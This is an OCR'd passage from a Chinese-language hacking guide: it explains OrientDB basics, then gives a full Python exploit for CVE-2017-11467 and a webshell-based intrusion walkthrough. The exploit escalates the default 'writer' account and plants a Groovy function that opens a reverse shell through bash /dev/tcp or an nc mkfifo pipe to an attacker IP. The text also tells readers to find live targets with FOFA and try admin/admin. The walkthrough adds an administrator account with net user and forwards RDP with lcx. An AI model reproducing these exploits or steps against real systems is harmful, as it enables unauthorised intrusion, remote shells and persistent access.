


图 1Orientdb

3.2OrientDB 基础

1.OrientDB 的一些基本概念

Classes：类比关系型数据库系统中的 Table 与传统文档数据库的 collections。这个概念来自于 OOP（Object-oriented programming）的理念。class 用于定义数据结构的模型。

Record：record 是 OrientDB 中最小的加载和存储的单位。record 有四种类型：Document、RecordBytes（BLOB）、Vertex、Edge。

Document：是 OrientDB 中最灵活的 record。Document 支持 schema-less,schemal-full,schema-mixed，即可以在定义数据结构的时候指定属性及约定条件，也可以不指定。它通过 create class 语法来定义一个数据结构。

Vertex：在 OrientDB 的 graph 模型下，每个结点叫作 Vertex，每个 Vertex 也是一个 Document。
Edge：在 OrientDB 的 graph 模型下，连接两个 Vertex 的边叫作 Edge。Edge 是有向性的而且仅能连接两个 Vertex。
Clusters：用于存储 record。每个数据库最多有 32767 个 cluster。每个 class 都必须至少有一个对应的 cluster。默认情况下 OrientDB 会自动为每个 class 创建与当前 cpu 核数相同的 cluster，其中有一个默认的 cluster。
Cluster Selection：当新增加一条 reocrd 时 OrientDB 会根据 cluster section 为这条记录选择一个 cluster。cluster section 有四条类型：detault、round-robin、balanced、local。
Record ID ：每个 record 都有一个 record id。 record id 的格式如下：
#<cluster-id>:<cluster-position>。
Relationships： OrientDB 中不使用 join，它通过在每个 reocrd 中定义一个关系类型的属性来维护关系。这个关系属性存储的实际是 record id，就像定义一个指针在内存中将两个 record 联系起来。
Inheritance & Polymorphic： OrientDB 支持面向对象的继承和多态特性。

2.OrientDB 的特性

OrientDB 是用 Java 语言实现的，运行在 JVM 之上。
Multi-Model：OrientDB 支持多种模型：Key/Value, Object, Document, and Graph。
Multi-Master Replication： OrientDB 集群部署时每个点都是 Master，每个 Master 上都有完整的数据。一旦一个 Master 上的数据发生变更，会将发生变更的数据同步通知其它 Master。
Extended SQL : OrientDB 支持大部分标准的 SQL，同时在标准的 SQL 之上扩展了部分功能以方便图的操作。
Easy Integration ：使用 teleporter 可以很容易地将数据从 RDBMS 迁移到 OrientDB 上。
OOP：OrientDB 定义数据结构的 Class 符合 OOP(Object-oriented programming)的理念，支持继承和多态的特性。

3.OrientDB 的 SQL

在写图数据库的 SQL 时，第一步是要确认起始点（这个也是图数据库比较耗时的地方），一旦起始点确认后，我们便可以近乎物理连接的方式查询这个起始点相关联的数据。
基本的 SQL：OrientDB 支持大部分标准的 SQL 查询。
例如：SELECT FROM Person WHERE name LIKE 'Luk%'
Traverse：traverse 语法可以遍历获取一个 record 联结的 reocrd。它比 select 使用起来更简单和快速。
例如：RAVERSE out("Friend") FROM #10:1234 WHILE $depth <= 3
Match：match 是一种表述力很强的查询语法结构，类比 Neo4j 的 Cypher 语法结构。它以一种说明式的方式来查询。
例如：

```
MATCH {class: Person, as: person, where: (name = 'John' AND surname =
'Doe')}.both('Friend').both('Friend')
{as: friendOfFriend} RETURN person, friendOfFriend
```

3.3 OrientDB 漏洞 CVE-2017-11467 分析

1.搭建测试环境
（1）docker 安装，**这个安装的是最新版本，有可能修补了漏洞**

```
docker run -d --name orientdb -p 2424:2424 -p 2480:2480 -e ORIENTDB_ROOT_PASSWORD=root
```

orientdb:latest
（2）linux 下安装 orientdb
wget -O orientdb-community-2.2.22.tar.gz
http://orientdb.com/download.php?file=orientdb-community-2.2.22.tar.gz&os=linux
tar -zxf orientdb-community-2.2.22.tar.gz
mv orientdb-community-2.2.22 /opt/orientdb
/opt/orientdb/bin/server.sh
useradd -r orientdb -s /sbin/nologin
chown -R orientdb:orientdb /opt/orientdb
chmod 640 /opt/orientdb/config/orientdb-server-config.xml
cp /opt/orientdb/bin/orientdb.service /etc/systemd/system
vi /etc/systemd/system/orientdb.service
修改 User=ORIENTDB_USER Group=ORIENTDB_GROUP
ExecStart=$ORIENTDB_HOME/bin/server.sh 为：
User=orientdb Group=orientdb ExecStart=/opt/orientdb/bin/server.sh
systemctl daemon-reload
systemctl enable orientdb
systemctl status orientdb
注意：
（1）如果是虚拟机，则需要修改内存大小，默认 64 位是 512G，修改为 1G！需要修改 /opt/orientdb/bin 下的所有 bat 文件和 sh 文件。否则会报“Invalid maximum direct memory size: -XX:MaxDirectMemorySize=512g”错误。
（2）设置路径和用户，在对应的 sh 文件中设置
ORIENTDB_DIR="/opt/orientdb/"
ORIENTDB_USER="orientdb"
2.漏洞分析

1.用户权限

OrientDB 使用 RBAC 模型进行认证方案。默认情况下，OrientDB 有 3 个角色：管理员（admin），作者（writer）和读者（reader）。这些用户名与角色相同。对于在服务器上创建的每个数据库，默认情况下分配这 3 个用户。
用户的权限是：
admin：访问数据库上的所有功能，没有任何限制
reader：只读用户。读者可以查询数据库中的任何记录，但不能修改或删除它们。它不能访问内部信息，例如用户和角色本身。
writer：与“读者”相同，但也可以创建，更新和删除记录

2.越权导致命令执行

ORole 结构处理用户及其角色，只能由管理员访问。OrientDB 需要 oRole 读取权限来允许用户显示用户的权限以及与 oRole 权限相关联的其他查询。但在版本 2.2.x 中，每当上述 oRole 查询包含 where、fetchplan 和 ORDER BY 语句，则不需要此权限的要求和信息，而返回给未经授权的用户从而导致命令执行
例：
select * from oRole order by name;
当每个数据库创建时会创建 writer 用户，这样，即使 db 管理员更改管理员用户密码，攻击者仍然可以使用 writer 用户获取代码执行。由于我们启用了 where、fetchplan 和 ORDER BY

函数，在 OrientDB 中有一个执行 groovy 函数，groovy 包装类没有沙箱，暴露了系统函数，因此我们可以运行我们想要的任何命令。

示例 Groovy 函数：

Command.md

```
def command = 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 0.0.0.0 8081
>/tmp/f'
  File file = new File("hello.sh")
  file.delete()
  file << ("#!/bin/bash\n")
  file << (command)
  def proc = "bash hello.sh".execute()
```

3.概念证明

（1）监听 8081 端口。

在 8081 端口运行 Netcat：nc -lv 8081

运行以下命令：

```
python PoC.py ip [port]
```

（2）poc.py

```
import sys
import requests
import json
import string
import random
target = sys.argv[1]
try:
    port = sys.argv[2] if sys.argv[2] else 2480
except:
    port = 2480
url = "http://%s:%s/command/GratefulDeadConcerts/sql/-/20?format=rid,type,version,class,graph"%(target,port)
def random_function_name(size=5, chars=string.ascii_lowercase + string.digits):
    return ''.join(random.choice(chars) for _ in range(size))
def enum_databases(target,port="2480"):
    base_url = "http://%s:%s/listDatabases"%(target,port)
    req = requests.get(base_url)
    if req.status_code == 200:
        #print "[+] Database Enumeration successful"
        database = req.json()['databases']
        return database
    return False
def check_version(target,port="2480"):
    base_url = "http://%s:%s/listDatabases"%(target,port)
    req = requests.get(base_url)
    if req.status_code == 200:
        headers = req.headers['server']
        #print headers
```

```
        if "2.2" in headers or "3." in headers:
            return True
    return False
def run_queries(permission,db,content=""):
    databases = enum_databases(target)
    url = "http://%s:%s/command/%s/sql/-/20?format=rid,type,version,class,graph"%(target,port,databases[0])
    priv_enable = ["create","read","update","execute","delete"]
    #query = "GRANT create ON database.class.ouser TO writer"
    for priv in priv_enable:

        if permission == "GRANT":
            query = "GRANT %s ON %s TO writer"%(priv,db)
        else:
            query = "REVOKE %s ON %s FROM writer"%(priv,db)
        req = requests.post(url,data=query,auth=('writer','writer'))
        if req.status_code == 200:
            pass
        else:
            if priv == "execute":
                return True
            return False

    print "[+] %s"%(content)
    return True
def priv_escalation(target,port="2480"):
    print "[+] Checking OrientDB Database version is greater than 2.2"
    if check_version(target,port):
        priv1 = run_queries("GRANT","database.class.ouser","Privilege Escalation done checking enabling
operations on database.function")
        priv2 = run_queries("GRANT","database.function","Enabled functional operations on
database.function")
        priv3 = run_queries("GRANT","database.systemclusters","Enabling access to system clusters")
        if priv1 and priv2 and priv3:
            return True
    return False
def exploit(target,port="2480"):
    #query =
'"@class":"ofunction","@version":0,"@rid":"#-1:-1","idempotent":null,"name":"most","language":"groovy","code
":"def command = \'bash -i >&/dev/tcp/0.0.0.0/8081 0>&1\';File file = new File(\"hello.sh\");file.delete();file <<
(\"#!/bin/bash\\n\");file << (command);def proc = \"bash hello.sh\".execute(); ","parameters":null'
    #query =
{"@class":"ofunction","@version":0,"@rid":"#-1:-1","idempotent":None,"name":"ost","language":"groovy","code
":"def command = 'whoami';File file = new File(\"hello.sh\");file.delete();file << (\"#!/bin/bash\\n\");file <<
(command);def proc = \"bash hello.sh\".execute(); ","parameters":None}
```

```
    func_name = random_function_name()
    print func_name
    databases = enum_databases(target)
    reverse_ip = raw_input('Enter the ip to connect back: ')
    query =
'{"@class":"ofunction","@version":0,"@rid":"#-1:-1","idempotent":null,"name":"'+func_name+'","language":"gro
ovy","code":"def command = \'bash -i >& /dev/tcp/'+reverse_ip+'/8081 0>&1\';File file = new
File(\\"hello.sh\\");file.delete();file << (\\"#!/bin/bash\\\\n\\");file << (command);def proc = \\"bash
hello.sh\\".execute();","parameters":null}'
    #query =
'{"@class":"ofunction","@version":0,"@rid":"#-1:-1","idempotent":null,"name":"'+func_name+'","language":"gro
ovy","code":"def command = \'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 0.0.0.0 8081 >/tmp/f\'
\u000a File file = new File(\"hello.sh\")\u000a        file.delete()        \u000a        file <<
(\"#!/bin/bash\")\u000a        file << (command)\n        def proc = \"bash hello.sh\".execute()
","parameters":null}'
    #query =
{"@class":"ofunction","@version":0,"@rid":"#-1:-1","idempotent":None,"name":"lllasd","language":"groovy","co
de":"def command = \'bash -i >& /dev/tcp/0.0.0.0/8081 0>&1\';File file = new File(\"hello.sh\");file.delete();file <<
(\"#!/bin/bash\\n\");file << (command);def proc = \"bash hello.sh\".execute();","parameters":None}
    req =
requests.post("http://%s:%s/document/%s/-1:-1"%(target,port,databases[0]),data=query,auth=('writer','writer'))
    if req.status_code == 201:
        #print req.status_code
        #print req.json()
        func_id = req.json()['@rid'].strip("#")
        #print func_id
        print "[+] Exploitation successful, get ready for your shell.Executing %s"%(func_name)
        req =
requests.post("http://%s:%s/function/%s/%s"%(target,port,databases[0],func_name),auth=('writer','writer'))
        #print req.status_code
        #print req.text
        if req.status_code == 200:
            print "[+] Open netcat at port 8081.."
        else:
            print "[+] Exploitation failed at last step, try running the script again."
            print req.status_code
            print req.text
        #print "[+] Deleting traces.."
        req =
requests.delete("http://%s:%s/document/%s/%s"%(target,port,databases[0],func_id),auth=('writer','writer'))
        priv1 = run_queries("REVOKE","database.class.ouser","Cleaning Up..database.class.ouser")
        priv2 = run_queries("REVOKE","database.function","Cleaning Up..database.function")
        priv3 = run_queries("REVOKE","database.systemclusters","Cleaning Up..database.systemclusters")
        #print req.status_code
```

```
        #print req.text
def main():
    target = sys.argv[1]
    #port = sys.argv[1] if sys.argv[1] else 2480
    try:
        port = sys.argv[2] if sys.argv[2] else 2480
        #print port
    except:
        port = 2480
    if priv_escalation(target,port):
        exploit(target,port)
    else:
        print "[+] Target not vulnerable"

main()
```

3.4 历史漏洞

- CVE-2017-11467（高危）

OrientDB 通过 2.2.22 在“where”或“fetchplan”或“order by”使用期间不执行特权要求，允许远程攻击者通过精心制作的请求执行任意操作系统命令。

- CVE-2015-2918

在 2.0.1 之前的 2.0.15 和 2.1.x 之前的 OrientDB Server Community Edition 中的 Studio 组件没有适当地限制使用 FRAME 元素，这使远程攻击者更容易通过精心设计的网站进行劫持攻击。

- CVE-2015 年-2913

server/network/protocol/http/OHttpSessionManager.java 在 OrientDB Server 社区版的 Studio 组件 2.0.15、2.1.x 和 2.1.1 之前版本不正确地依赖于 java.util.Random 类来生成随机 Session ID 值，这使远程攻击者更容易通过确定此类中的 PRNG 的内部状态来预测值。

- CVE-2015-2912

在 2.0.1 之前的 2.0.15 和 2.1.x 之前的 OrientDB Server Community Edition 的 Studio 组件中的 JSONP 端点没有适当地限制回调值，这允许远程攻击者通过精心设计的 HTTP 请求进行跨站点请求伪造（CSRF）攻击，并获得敏感信息。

3.5 实战 CVE-2017-11467 漏洞利用

1.安装 poc.py 所需的组件

直接执行 python CVE-2017-11467.py 127.0.0.1 后，出现错误，如图 2 所示，则表示需要 requests 组件的支持，可以到 https://pypi.python.org/pypi/requests/#downloads 下载 requests-2.18.4.tar.gz，可参考下载地址：

https://pypi.python.org/packages/b0/e1/eab4fc3752e3d240468a8c0b284607899d2fbfb236a56b7377a329aa8d09/requests-2.18.4.tar.gz

解压 requests-2.18.4.tar.gz 文件后，使用 python setup.py install 进行安装。

图 2 需要安装 requests 组件

2.寻找 OrientDB

zoomeye 目前在升级，因此用 https://fofa.sol 来进行搜索效果比较佳，关键词“orientdb && port=2480”，对于 2.2.X 版本基本是通杀。获取结果后，通过单击链接来查看可否正常访问。能够正常访问，登录密码一般都是 admin/admin。

3.执行命令

（1）检测是否存在漏洞

例如 python CVE-2017-11467.py 127.0.0.1 后其结果：

C:\Python27>python CVE-2017-11467.py 127.0.0.1

[+] Checking OrientDB Database version is greater than 2.2

[+] Privilege Escalation done checking enabling operations on database.function

[+] Enabled functional operations on database.function

[+] Enabling access to system clusters

8bd94

Enter the ip to connect back: 59.***.***.*** //输入反弹的 IP 地址，注意前后无空格

[+] Exploitation successful, get ready for your shell.Executing 8bd94

[+] Exploitation failed at last step, try running the script again.

400

{
"errors": [
{
"code": 400,
"reason": "Bad request",
"content": "Error on evaluation of the script library. Error: org.codehaus
.groovy.control.MultipleCompilationErrorsException: startup failed:\u000aScript1
.groovy: 1: unexpected token: def @ line 1, column 1.\u000a def 8bd94() {\u000
a ^\u000a\u000a1 error\u000a\u000aScript library was:\u000adef 8bd94() {\u000a
def command = 'bash -i >& /dev/tcp/59.110.62.194/8081 0>&1';File file = new File
(\"hello.sh\");file.delete();file << (\"#!/bin/bash\\n\");file << (command);def
proc = \"bash hello.sh\".execute();\u000a}\u000a\u000a\u000d\u000a\u0009DB name=
\"hierarchies\""
}
]
}

[+] Cleaning Up..database.class.ouser

[+] Cleaning Up..database.function

[+] Cleaning Up..database.systemclusters

（2）设置反弹的 IP

如果检测到目标对象存在漏洞，则提示输入一个反弹的 IP 地址，该 IP 地址事先需要进行 8081 端口监听，如果命令执行成功则获取反弹的 shell，执行效果如图 3 和图 4 所示。




图 3 命令执行漏洞检测




图 4 获取反弹的 shell

注意：

（1）由于命令是针对 linux，因此反弹 IP 前不能有空格，否则执行不成功。

（2）反弹端口可以更改 poc 中的 8081

（3）OrientDB 数据库密码是加密的。例如获取某数据库配置文件中的数据库用户和密码：

<user resources="*"
password="{PBKDF2WithHmacSHA256}3D2969BF5BF1E819C6358CEF534327A32D205928D77B6D47:56B6EE75711C3600BCB23011685F253EE3F645E1BFA70AB8:65536" name="root"/>
<user resources="connect,server.listDatabases,server.dblist"
password="{PBKDF2WithHmacSHA256}AD0DA873F5BEB2343257A07B51326BBAECF8A894F960328E:B183077FF32DD1F40F3031EF048F5D8169E7EB6FB3C09004:65536" name="guest"/>

3.6 参考文章

https://cxsecurity.com/cveproduct/15143/28462/orientdb
http://orientdb.com/getting-started/
https://nvd.nist.gov/vuln/detail/CVE-2017-11467
http://orientdb.com/docs/last/
https://blogs.securiteam.com/index.php/archives/3318

4.完全控制映射到外网的内网 web 服务器

antian365 by eth10

在很多时候，我们可以获取到一个菜刀马，虽然能执行命令，但是上传文件却有种种限制，尤其对于映射到外网的 web 网站，windows 系统，即使有最高权限，但是我个人认为远远没有一个 3389 的远程桌面来得爽，本篇文章主要讲述在有一个菜刀马的前提下的，如何突破内网映射到公网的主机，直接远程桌面连接内网的 3389！

我们获取到一个菜刀马之后，在权限范围内可以查看任意目录，执行任意命令，但是我们常常也会遇到各种各样坑，如有些文件我们上传不了，有些文件我们也下载不下来（可能是文件太大，也可能是文件夹不方便下载），有些文件不好压缩等等，主要是针对 windows 的 web 服务器，但是如果我们能获取到一个 3389 的远程桌面，那么这些问题基本可以得以解决！

对于本身就是独立外网 ip 的 windows 主机，那么我们只需要查看主机有没有开 3389 端口，如果没有开的话我们使用命令进行开启，如果 3389 已经开启的情况下，那我们就可以直接添加一个管理员账号，然后远程桌面连接即可！但是目前对于相对大一点的公司来说，比如运营商，往往都是通过映射的方式提供外网的一个 web 服务，其实真正的 web 服务器则是内网的一台 web 服务器，并且该内网服务器同时具备内网和外网的功能，简单来说，就是同时连接了两个网络，一个与内网互通，一个可以访问外网，而外网却无法直接访问，可以简单理解为家庭路由器！对于这种情况，我们就可以使用端口转发工具，将内网的 3389 端口转发到我们的公网独立 ip 上面，从而通过连接我们的公网 ip 来间接连接内网的 3389！

在这里，简单说一下上面所说的内网地址和公网地址，私有地址（Private address）属于非注册地址，专门为组织机构内部使用，俗称内网地址。以下列出留用的内部私有地址：

A 类 10.0.0.0--10.255.255.255

B 类 172.16.0.0--172.31.255.255

C 类 192.168.0.0--192.168.255.255

公网地址简单来说就是任何联网设备都能访问的地址！

4.1 实战环境

本次实战环境是 windows server 2008 R2，server 版本是 apache tomcat/7.0.59！环境如图 1 所示：




图1 操作系统信息

4.2 查看基本信息

我们通过菜刀的虚拟终端查看目标主机的 ip 地址，发现该 IP 不是我们公网访问网站的 IP 地址，而是一个内网地址，如图 2 所示，这里我们认为可能该 web 是通过映射到公网上进行访问的。

图2 查看 ip 地址

在运营商，目前多数开放在公网的业务系统，基本都是通过映射的方式来将业务系统放在公网上面！

另外通过使用 whoami 查看当前用户，如图 3 所示，发现我们的权限是 system 权限，显然是可以执行任意操作的！




图3 whoami 查看

4.3 确定入侵方式

虽然我们可以执行任意操作，但是由于局限于菜刀本身工具的限制，导致我们很多功能受到了大大的限制！并且对于是 windows 操作系统，我们只有类似 cmd 的 shell，显然远远不能满足我们的欲望，对于 windows 系统来说，我的最终目标应该是管理员权限来进行远程桌面的连接（能不能实现是一回事）！

首先我们查看下当前开放的端口信息，使用 netstat –ano 查看端口信息发现我们期待的远程桌面服务端口 3389，如图 4 所示：




图4 查看端口信息

此时我们就大体确定了入侵的思路，想办法连接他的 3389 端口，因为是 system 权限，因此我们完全可以添加一个管理员账号！

思路主要是以下四点：

1、添加一个管理员账号

2、上传端口转发工具

3、进行端口转发

4、远程桌面连接

4.4 添加管理员账号

windows 下主要使用 net user 进行添加账号，主要命令如下：

net user 显示系统用户

net localgroup administrators 显示管理员账户

net user 用户名密码 /add 添加用户

net localgroup administrators 用户名 /add 添加用户到管理员组

如图 5 所示，我们成功添加了管理员账号。




图5 添加管理员账号

添加了管理员账号了，我们接下来就是上传端口转发工具！

4.5 上传端口转发工具

windows 下面，我们常用的端口转发工具就是 lcx.exe，另外还有 windows 自动的 netsh，但是我在自己的环境下试过没有成功，其他的端口转发工具可自行百度，对于 linux 的系统，我个人觉得端口转发没什么必要（可能我技术太菜，因为 linux 可以直接反弹 bash，或者自己 nc 反向连接等，如果有大神知道，烦请多多指导下 linux 端口转发的场景），因此我接下来就是直接上传 lcx.exe。

对于上传文件，我个人主要知道以下方法进行上传，一是通过上传点进行上传，对于这种方式的上传可参考文章《浅谈文件解析及上传漏洞》；二是通过相关工具上传，比如一些利用工具自带的上传功能，如 K8 的 Structs2 漏洞利用工具，菜刀的文件上传功能；三是通过服务器自带的远程文件下载工具，如 linux 的 wget，windows 的 bitsadmin。

由于我们有菜刀马在手，所以我们现在先使用菜刀自带的上传文件功能进行 lcx 工具的上传，如图 6 所示：

图6 菜刀马文件上传功能

但是我们的运气很不好，lcx 直接上传失败，如图 7 所示：

图7 lcx 上传失败

此时我们可以通过上传一个大马，看看能不能通过大马进行上传 lcx，但是我们又失败了，如图 8 所示：




图8 大马上传失败

这里可以告诉你们一个方法可以上传大马，就是上传一个 jsp 的普通马，然后使用 jsp 一句话客户端来上传大马就能成功上传大马，但是我们的运气实在是很不好，我们的大马虽然上传成功了，但是却无法正常访问，如图 9 所示：

